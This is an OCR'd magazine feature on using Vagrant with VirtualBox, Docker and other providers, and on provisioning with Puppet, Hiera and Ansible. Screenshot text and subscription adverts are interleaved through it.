> "Vagrant can provision Docker containers in exactly the same way it does with VMs"


bob@bob-laptop: ~/test
File Edit View Search Terminal Help
bob@bob-laptop:~/test$ vagrant reload
==> default: Attempting graceful shutdown of VM...
==> default: Checking if box 'bento/ubuntu-18.04' is up to date...
==> default: Clearing any previously set forwarded ports...
==> default: Clearing any previously set network interfaces...
==> default: Preparing network interfaces based on configuration...
==> default: Forwarding ports...
==> default: Running 'pre-boot' VM customizations...
==> default: Booting VM...
==> default: Waiting for machine to boot. This may take a few minutes.
==> default: Machine booted and ready!
==> default: Checking for guest additions in VM...
==> default: Mounting shared folders...
==> default: Machine already provisioned. Run `vagrant provision` or use the `--provision`
==> default: flag to force provisioning. Provisioners marked to run always will still run.
bob@bob-laptop:~/test$
Activities
Thu 02:26
Trash
Updated software has been issued since Ubuntu 18.04 was released. Do you want to install it now?
Details of updates
65.4 MB will be downloaded.
You may not be able to check for updates or download new updates.
Settings...
Cancel
Right Ctrl

Above When only a GUI will do, you can edit your Vagrantfile to install a desktop and not run headless

The first step is to install your virtualisation platform of choice. Vagrant supports Oracle VirtualBox natively, as long as you also install its associated extension pack. VMware Workstation is also supported on local desktops, but you will need to purchase the proprietary Hashicorp driver for Vagrant to work with this 'provider'.

Next, fetch the installer from **www.vagrantup.com**. You should avoid installing Vagrant through your package manager, as it will often be an old version that may not be fully compatible with the latest and greatest release of VirtualBox.

As soon as the install is complete you can boot your first virtual machine, without any prior configuration, using just a few simple commands. For example:


```
$ mkdir test && cd test
$ vagrant init bento/ubuntu-18.04
$ vagrant up
```

You'll notice that no extra windows have appeared on the screen. That's because Vagrant VMs run headless by default, so you would access it using

```
$ vagrant ssh-config
$ vagrant ssh
```

Any file that you place in the same directory as **Vagrantfile** will also be available to the guest operating system under **/vagrant**. However, you may wish to run a full GUI on your VM, and in that situation a headless setup with only SSH access wouldn't be particularly helpful. Fortunately, there's a way to change this behaviour.


You may have noticed that when you ran **vagrant init**, a file was created in the **test** directory called **Vagrantfile**. This is where you can tweak the settings for your VM, and by default it is filled with plenty of hand-holding comment lines to help you navigate it. You will notice that **config.vm.box** defaults to **base**, or whatever you stated as a choice when you ran the **vagrant init** command. Scroll past the sections for port forwarding and shared folders, and you'll find the following code line:



QUICK TIP

Managing Vagrant plug-ins

You can check which plug-ins have been installed with the command `$ vagrant plugin list`. Simply replace `list` with `update` to download new versions of these plug-ins, and to add new functionality try `vagrant plugin install vagrant-exec`.


Getting Started - Vagrant by HashiCorp - Mozilla Firefox
Vagrant
Intro Docs Book VMware Community Download GitHub
What is Vagrant?
Vagrant vs. Other Software
Getting Started
Install
Project Setup
Boxes
Up and SSH
Synced Folders
Provisioning
Networking
Share
Teardown
Rebuild
Providers
Getting Started
The Vagrant getting started guide will walk you through your first Vagrant project, and show off the basics of the major features Vagrant has to offer.
If you are curious what benefits Vagrant has to offer, you should also read the "Why Vagrant?" page.
The getting started guide will use Vagrant with VirtualBox, since it is free, available on every major platform, and built-in to Vagrant. After reading the guide though, do not forget that Vagrant can work with many other providers.
Before diving into your first project, please install the latest version of Vagrant. And because we will be using VirtualBox as our provider for the getting started guide, please install that as well.
More of a book person? If you prefer to read a physical book, you may be interested in Vagrant: Up and Running, written by the author of Vagrant and published by O'Reilly.
Up and Running

Above Hashicorp's documentation covers provisioners, providers, command line help and Vagrantfiles

```
# vb.gui = true
```

Unfortunately, just uncommenting that line by removing the **#** won't work. Vagrant is built on Ruby, so you need to ensure the **config.vm.provider** line and its matching **end** are also uncommented. Once you've saved your changes you can restart the VM with

```
$ vagrant reload
```

> "Uncomment a single line in your Vagrantfile to map port 80 to http://localhost:8080"

If all has gone well you should now see a VM window appear with a shell login prompt. The VM we specified earlier is a server distribution of Ubuntu 18.04, so to install the GUI we would need to install **ubuntu-desktop** through the package manager.

Just like real machines VMs take a while to boot up, so you may prefer to save the current machine state and resume from it instead. You can do this with

```
$ vagrant suspend
$ vagrant resume
```

You can gracefully shut down a VM by telling it to **halt**, and once you're done with the box you can delete it with **destroy**. If you need to verify the current state of your VM before you run any commands at all, you can get some useful output from:

```
vagrant status
```

It's also wise to take regular snapshots which you can roll back to if you make any mistakes or run into problems. The pair of commands you need for this are

```
vagrant snapshot save REF
vagrant snapshot restore REF
```

where **REF** is whatever you want to call your snapshot. The first command creates the snapshot while the latter restores from it.

We mentioned earlier that it's possible to forward ports with your Vagrant VMs. By default the only forwarded port is SSH, which is mapped to localhost:2222, and all others are inaccessible from the host system. Simply uncomment a single line in your Vagrantfile to map HTTP port 80 to **http://localhost:8080**. You can also copy and paste this line, editing the port numbers as needed for the app you're running in your VMs.

QUICK TIP


Create your own box

It's possible to create your own base image for Vagrant and provision VMs using it. You will need to tweak your base image, populate a metadata JSON file and then package it for your provider. Find out more at **www.vagrantup.com/docs/boxes/base.html**.

PRODUCTS


Hot Vagrant plug-ins

Extending functionality is a `vagrant plugin install` command away



1 BDD with Cucumber

With the help of vagrant-cucumber, you can run all your behavioural tests locally against your Vagrant VM. To launch them, copy your pre-existing .feature files and step definitions to the Vagrantfile folder and run `vagrant cucumber` from there.



2 Shell commands

vagrant-exec runs shell commands inside your VM, and you can do this by navigating to the Vagrantfile directory and prefixing each one with `vagrant exec`. It's easy to remember and means you don't need to create a new SSH session each time.

3 Fabric provisioning

vagrant-fabric takes things a step further by enabling you to execute scripted actions and deployments with the help of a Python 2.7 extension called Fabric. Use it as a provisioner in your project's Vagrantfile.

More Vagrant providers

Use your scripts with commercial virtualisation platforms and the cloud

Vagrant's native support for Oracle VirtualBox is not your only option for using it. Thanks to community plug-in support and code contributions, it's also possible to use other providers. This is particularly useful in enterprise settings where you might already be running something more scalable like OpenStack or VMware vSphere. As an example, you can use Docker as a provider for your Vagrant configurations on Linux hosts just as easily as you would VirtualBox. The only difference is the exact set of commands you would use to do that in your Vagrantfile:

```
# Vagrant.configure("2") do |config|
#   config.vm.provider "docker" do |d|
#     d.build_dir = "."
#   end
#end
```

This tells Vagrant to use Docker as a provider, and then instructs that provider to build a container from the Dockerfile you've provided. To directly download a container image and run it, replace d.build_dir with:

```
# d.image = "nginx"
```

In both cases Vagrant is smart enough to forward the right ports and set up a folder share with the same directory as your Vagrantfile. If you're trying to do either of these things on a non-Linux host system, Vagrant will attempt to provision a VirtualBox VM from a 'boot2docker' image first so it can still set up your Docker containers as instructed.

> "Unlike the Docker provider you will need to install the OpenStack provider as a plug-in"

OpenStack is intended to be a free and open source software platform for in-house cloud computing. OpenStack itself can be tricky to set up on test rigs and it needs a lot of raw hardware power to be useful. Fortunately, you can use PackStack to build everything with Puppet: see **https://wiki.openstack.org/wiki/Packstack**.


Just like our Docker provider you can use specific settings in your Vagrantfile to provision new instances on OpenStack, and you can see a sample of this on its GitHub page, **http://bit.ly/lud_openstack**. Unlike the Docker provider you will need to install the OpenStack provider as a plug-in:

```
vagrant plugin install vagrant-openstack-provider
```

If only one provider is specified your Vagrantfile should default to using it. However if you have more than one specified, or Vagrant doesn't seem to be detecting it, you can force a specific provider choice:

```
vagrant up --provider=openstack
```

Another popular (albeit non-free) enterprise


bob@bob-laptop: ~/vagrantdocker
bob@bob-laptop:~/vagrantdocker$ vagrant up
Bringing machine 'default' up with 'docker' provider...
==> default: Creating the container...
    default: Name: vagrantdocker_default_1522983361
    default: Image: nginx
    default: Volume: /home/bob/vagrantdocker:/vagrant
    default:
    default: Container created: 3b0ddcd7a8da6f54
==> default: Starting container...
==> default: Provisioners will not be run since container doesn't support SSH.
bob@bob-laptop:~/vagrantdocker$ docker ps -a
CONTAINER ID IMAGE COMMAND CREATED STATUS
3b0ddcd7a8da nginx "nginx -g 'daemon of…" 6 seconds ago Up
vagrantdocker_default_1522983361
bob@bob-laptop:~/vagrantdocker$ vagrant destroy
    default: Are you sure you want to destroy the 'default' VM? [y/N] y
==> default: Stopping container...
==> default: Deleting the container...
bob@bob-laptop:~/vagrantdocker$ docker ps -a
CONTAINER ID IMAGE COMMAND CREATED STATUS

Above Provisioning Docker containers with Vagrant is handled just as elegantly as VMs

QUICK TIP

Try Kubernetes with Vagrant

Sometimes Docker containers need to be deployed at scale and that's where Kubernetes comes in. Try it out locally with Vagrant by cloning the project's official GitHub project and running `$ export KUBERNETES_PROVIDER=vagrant` then `$ ./cluster/kube-up.sh`


QUICK GUIDE

Vagrant in the cloud


Scripting and managing your own servers and in-house infrastructure is far from the only use for Vagrant. There are community providers for a whole host of cloud platforms, which means that you don't need to create new scripts for different APIs every time you want to create VPSs with a new provider.


However, there are certain limitations. For example, AWS creates new services on an almost daily basis and there is only a limited subset of its API that's going to have functionality in common with Azure and Google Cloud. As a result you may still need to use a mix of Vagrant and custom scripts to get the most out of your subscriptions.

However, if you just need to create the same EC2 instances on a regular basis, and can skip tools like Elastic Beanstalk, you can provision a VM by specifying your AWS authentication settings and AMI configuration using the sample Vagrantfile at **http://bit.ly/lud_aws**.



Above Hashicorp provides its own service for provisioning VMs across multiple cloud providers





Top Left Vagrant makes light work of automating the provision of VM infrastructure with OpenStack
Above Left Provider plug-ins normally supply a handy sample Vagrantfile with the original source
Above Right Vagrant supports Hyper-V, but some extra manual preparation steps are required

virtualisation platform is VMware vSphere. Just like OpenStack it's supported as a Vagrant provider once you've installed the plug-in for it:

```
vagrant plugin install vagrant-vsphere
```

You have the choice of building from a box or re-using any from within vSphere. Any boxes you create with VMware Workstation will usually work with vSphere after some minor tweaks because of the shared underlying technology, although you may find it easier to simply import the VM image through the management console and use it as a server template instead. Read more at **http://bit.ly/lud_vsphere**.

Finally, if the virtualisation product you use is based on the XenServer hypervisor, you're also in luck. The `vagrant-xenserver` provider plug-in requires you to create your own boxes, but fortunately you have some options. XVA files stored locally on the hard disk or at a network location are supported, as are generic VHD files, which you can create in any VirtualBox VM. See **http://bit.ly/lud_xen** for more on this plug-in.

KVM is also supported as a provider by the `vagrant-libvirt` plug-in, but you'll need to install a number of packages before it will build and run correctly. You can find out which ones you need and how to install them on your distribution of choice at **http://bit.ly/lud_libvirt**. Another popular virtualisation platform in many businesses is Hyper-V, an optional component for Windows that's been available since Windows 8 and Server 2008. This native hypervisor for the NT kernel was originally created to replace the venerable Microsoft Virtual PC, an application that can be best described as a Windows-only alternative to VirtualBox.

It's fair to say that Hyper-V is a lot more sophisticated, isolating virtual machines into their own 'partitions' and intercepting any direct calls to the hardware at the kernel level. It's also the system on which the official Windows port of Docker relies in order to function, although you'll typically find you'll need to switch that off to avoid problems when you interact with Hyper-V directly with Vagrant. Bear in mind that while Hyper-V is enabled on your system Oracle VirtualBox won't run, so you will need to choose one or the other to run on your host system. It gets a little worse, too, as Vagrant is not able to control everything it needs to with Hyper-V to fully function right away. For example, it isn't able to create or configure new virtual networks on the fly, so you'll need to set this up manually before you start using it. Similarly it's unable to automatically set a static IP address or automatically configure NAT access to the rest of your network. There's more info at **http://bit.ly/lud_hyperv**.

> "Bear in mind that while Hyper-V is enabled on your system, Oracle VirtualBox won't run"

If you can get past these limitations, your main hurdle will be in creating compatible boxes. Windows guests will need to have Windows Remote Management up and running and an OpenSSH server installed to function correctly, and you will likely need to use the PuTTy SSH client (**www.putty.org**) because the vagrant ssh command doesn't work on Windows by default.

QUICK TIP

Alternative provisioners

In this feature we primarily focus on Puppet and Ansible, but these are not the only provisioning systems available. Chef is a well-established alternative and a new Python-based system called SaltStack is now available. Both are supported as Vagrant provisioners.

Puppet provisioning

Centrally manage application deployments and server configuration files

Puppet's main function is to manage configuration for Linux and Windows boxes across the network by slaving their settings to a common 'master' configuration called a 'catalogue'. The key benefit of this is that you can set common configurations for your servers in one place rather than having to do it manually on each server.

This should, in theory, mean fewer hard-to-troubleshoot typos and confusing log messages being caused by bad configuration values. However, Puppet takes this a step further by enabling you to define settings for smaller clusters of servers or even individual boxes from that same master server. As long as the slave is running the supplied agent software, and it has synced with the master at least once, it will respect any changes you decide to make to its environment. Puppet can track the current running state of network services and restart them as needed. It can also verify if a specific version of a package has been installed or not.

> "This should (in theory) mean fewer hard-to-troubleshoot typos and confusing log messages"

The first thing you will need to get started is a Puppet master and at least one server running the agent software. To accomplish this with Docker we need to create two containers and tie them together in the same emulated subnet so they will detect each other, like so:

```
$ docker network create puppet
$ docker run --net puppet --name puppet --hostname puppet puppet/puppetserver-standalone
$ docker run --net puppet puppet/puppet-agent-alpine
```

In this example, the Puppet agent will spot the server, fetch the latest configuration and then immediately terminate. The developer has provided much better examples that make use of Docker Compose, as well as documentation on how to tweak catalogues, on GitHub: **http://bit.ly/lud_puppet**.


To accomplish the same thing using VMs provisioned with Vagrant, you'll first need to create a VM with your Puppet master installed and forward ports 22 and 8140. You would then need to ensure you configure the Puppet provisioner in the second VM to point at the master. The code you need for the Puppet agent's Vagrantfile looks like this:

```
# config.vm.provision "puppet_server" do | puppet |
#   puppet.puppet_server = "server.domain"
# end
```

Simply change `server.domain` to the hostname or external IP address of your Puppet master and it should connect when you build your VM. A more advanced example using shell scripts and multiple folder shares is available at **http://bit.ly/lud_puppetmaster**.

To install the Puppet server through the package manager on natively installed Linux setups – or your Puppet Master VM if you chose to use a vanilla Vagrant image – you will first need to enable the Puppet package repositories. For Debian-based distros you can fetch a matching DEB file from **https://apt.puppetlabs.com**, while Yum-based distros need the relevant RPM from **https://yum.puppetlabs.com/puppet5**. Once that's done installation is as simple as installing the **puppetserver** package.

Installing the agent on other servers follows exactly the same process as installing the master, but you install **puppet** instead of **puppetserver**. The default hostname of the Puppet server is **puppet** unless you change this manually, so this is what you would configure your installed Puppet agents to look for.



Above If the hostname of your Puppet master is 'puppet', every agent on the same network or subnet will detect it automatically on launch and sync the catalogue straight away

QUICK TIP

Should I use Puppet Enterprise?


The commercial version of Puppet provides server-auditing tools, a browser-based GUI for Hiera, support for provisioning VMs, sophisticated role-based access control and a support contract. It's up to you as to whether these extras are worth the cost.

It's also highly recommended that you set up a good NTP service on your Puppet master server, because syncing between it and all servers running the agent requires the use of time-limited certificates. If the system clocks are too far out of sync the servers will refuse to accept any new changes. Finally, you can

> "Puppet can track the current running state of network services and restart them as needed"

edit any of Puppet master's core settings such as environment name, DNS names, certificates and the sync interval by editing **/etc/puppetlabs/puppet/puppet.conf** and then restarting the service. To manually trigger a resync of any of your agents simply SSH into the server and run `$ puppet agent -t`.

In the walkthrough below we briefly look at writing a custom module for use with Hiera, Puppet's built-in key/value data look-up system which uses 'facts' – preset variables – to describe an environment. But before we reach for the PDK (Puppet Development Kit) we should check to see if there are already facts that we can edit in our



Above The Facter utility lists all the built-in variables and settings – 'facts' – that the Puppet agent has exposed, so that you can use them with your custom modules and manifests

Puppet manifests. For this Puppet provides a utility called Facter, and you can see all the facts it's aware of by using `$ puppet facts`. You can make use of the values that this command lists in own your Puppet manifests, using either of these two syntax options:

```
# $fact_name
# $facts[fact_name]
```

Find out more about Puppet's built-in variables at **http://bit.ly/lud_facts**.

QUICK TIP


Get modules from Puppet Forge


You can provision and configure standard components like package managers, web servers, databases and networking services from **https://forge.puppet.com**. Once you've hunted down what you need you can install it with:


```
$ puppet module install mycomponent
```

HOW TO

Manage environment variables with Hiera







1 Edit hiera.yaml

This file lists the 'facts' you want to track. With a config folder of /etc/puppetlabs,define searchable folders in puppet/, common variables in code/environments/production/ and package settings in code/environments/production/modules/<modulename>.

2 Write a custom module

Create a new module called 'profile' and write a test class for it, ensuring it uses parameters with memorable names and sensible data types. Writing a test manifest is optional, but it can be helpful when troubleshooting your module and key values later.

3 Set common values

Head to the data/ directory in the production environment folder and set your variables in common.yaml. The keys you define should follow the pattern profile::test_class::parameter and their values should to match the data types you set in your module.

4 Verify your facts

After successfully compiling your module and test class you can verify your settings with:

```
$ puppet lookup profile::test_class::parameter --environment production --explain
```

Configure Ansible

Manage your applications and configuration with Red Hat's answer to Puppet

```
Open ▾   playbook.yml   Save
~/Documents/Linux User & Developer/191/Containers Feature/code/ansible

---
- hosts: webservers
  remote_user: root

  tasks:
  - name: ensure apache is at the latest version
    yum:
      name: httpd
      state: latest
  - name: write the apache config file
    template:
      src: /srv/httpd.j2
      dest: /etc/httpd.conf

- hosts: databases
  remote_user: root

  tasks:
  - name: ensure postgresql is at the latest version
    yum:
      name: postgresql
      state: latest
  - name: ensure that postgresql is started
    service:
      name: postgresql
      state: started
```

Above Playbooks are Ansible's equivalent of Puppet's Manifests. The decision to use YAML and a straightforward task-based structure helps keep the learning curve shallow for devops teams

Puppet is far from the only system you can use to centrally manage the provisioning of applications. Ansible prides itself on being easy to learn and is in many ways a lot simpler to use than its rivals. Puppet, for instance, relies on agents that request manifests and poll for changes before they can edit files and run custom tasks. Ansible, on the other hand, doesn't require any agents, instead reading plain English definitions of tasks you want to perform on-the-fly from a YAML file, known as a playbook.

Ansible itself is also built on Python rather than Ruby, so you may find that writing custom modules yourself has a shallower learning curve than Puppet, which often requires you to download a special SDK and consult your resident 'subject matter expert' on its internal workings.

However, the main downside is there's no central community repository for pre-built Ansible modules and playbooks to match the equivalents for Docker, Vagrant and Puppet. As a result you may have to scour GitHub for helpful module code. Thankfully, in the case of playbooks the situation is helped significantly by the comprehensive project documentation and a community of bloggers.

As mentioned Ansible's playbooks are defined in YAML, and each 'play' in that file follows a consistent pattern. First, you define the hosts (servers) that the play will apply to, and which users Ansible should run as on those machines. You would use the 'root' remote user to install packages and edit sensitive files, but if you've disabled root logins over SSH you can elevate yourself in the next stage.

That next stage is where you define your tasks. Typically you will want to set a name for each of them, for logging purposes, and then tie each to a service or command. You can also use a template file to overwrite existing configuration files on those destination servers. Finally, you set up your handlers, which tell the machines you're controlling how to respond if services go down or certain files change. You can also configure them to listen for other tasks being run and send notifications or log messages wherever they're needed. Execute it with:

```
$ ansible-playbook myplaybook.yml -f 10
```

If your playbook is tracked in a git repository you can also clone and run that YAML file with:

```
$ ansible-pull -U git@git.url myplaybook.yml
```

That's enough to get you started. Now, it's time to dive in yourself!

QUICK TIP

Taking things a step further

You will find more documentation for Ansible Core and Ansible Tower (the enterprise version that provides a pretty web GUI) at **https://docs.ansible.com**. This covers setup steps, playbooks and modules for every supported version in much greater detail than we're able to fit in this, already packed, feature.

QUICK GUIDE

Installing Ansible

The most straightforward way to get Ansible up and running is by installing it through through the pip package manager distributed with Python. However, you can also install it through your distro's package manager.

Unfortunately the latest version won't be in the main channels by default, so there's a little extra legwork to do. RHEL 7 users need to enable the Extras repository before Ansible can be installed through yum, while older versions will need you to enable EPEL.

Meanwhile, Ubuntu users can install the latest package from the project's PPA; just run the following command to add that:

```
$ sudo apt-add-repository ppa:ansible/ansible
```

ON SALE NOW!

FIRST 8K SCREEN TESTED
EXCLUSIVE! Battery pack offer – stay charged all day!
T3
SMARTER LIVING
IT'S TIME TO...
UPGRADE EVERYTHING
Meet the best gadgets for a better life...
4K CAMERAS UNDER £200
YOUR HOME CINEMA!
DOLBY ATMOS SOUNDBARS RATED
YOUR SMARTER HOME!
TOP CONNECTED HOME GEAR & TECHY TOOLS
SUB-£100 TRUE WIRELESS HEADPHONES!
YOUR NEW WATCH!
Amazing timepieces to instantly upgrade your style
WIN! A high-tech bike worth £1,500
YOUR NEXT PHONE!
SAMSUNG GALAXY S9 REVIEWED
SONY XPERIA XZ2
2018's dark horse handset
WHAT TO WATCH IN 4K: THE BEST MOVIES & TV

Available at **WHSmith, myfavouritemagazines.co.uk**
or simply search for 'T3' in your device's App Store

SUBSCRIBE TODAY AND SAVE!
www.myfavouritemagazines.co.uk/T3

GET IT ON Google play zinio™ Available on the App Store

GET YOUR **FREE** GIFT!

SUBSCRIBE

& GET **6 FREE** CABLEDROPS*

CableDrops put an end to the insanity of fumbling with cables all the time. You can affix CableDrops to desks, walls and nightstands, so you'll never have to dive behind or under your workspace to find a cable again. CableDrops keep all your leads in place so they are there when you need them – and you get a pack of six **FREE** if you subscribe today!

FREE GIFT!
Simply stick CableDrops anywhere you need them

FREE DVD! REVIEWED NEW Pi 3 B
LinuxUser & Developer
ELECTRONICS FOR PI HACKERS
Go beyond kits Design circuits Build boards
3D-printing critical medical supplies
Open voice assistant for everyone
43 PAGES GUIDE
FREE DVD! NEW UBUNTU 18.04 LTS
www.linuxuser.co.uk
LinuxUser & Developer
THE ESSENTIAL MAGAZINE FOR THE GNU GENERATION
YOUR ULTIMATE GUIDE
CONTROL CONTAINERS
Level up your Docker skills • Master Vagrant scripting • Perfect configs for Ansible & Puppet
NEW UBUNTU!
30 FEATURES OF 18.04
CLOUD, CONTAINERS, CORE DESKTOP, IOT, SERVER
INSTALL TODAY!
UBUNTU MATE 18.04 BETA 2
All the power of Ubuntu + MATE's traditional desktop experience + enhanced HiDPI support
PLUS DEVUAN 2.0 BETA
+ EXPERT TUTORIALS
PLUS POWERFUL NEW OS
MX LINUX 17.1
A fast, friendly and stable Linux distribution loaded with an exceptional bundle of tools
GB DVD! TOP BACKUP TOOLS
LinuxUser & Developer
BUILD THE PERFECT NETWORK
ONLY £32
for a six-month subscription

MORE REASONS TO SUBSCRIBE

Never miss an issue
13 issues a year, and you'll be sure to get every single one

Delivered to your home
Free delivery of every issue, direct to your doorstep

Get the biggest savings
Get your favourite magazine for less by ordering direct

ORDER ONLINE & SAVE

www.myfavouritemagazines.co.uk/ludg18

OR CALL 0344 848 2852

QUOTE CODE **LUDG18** WHEN CALLING

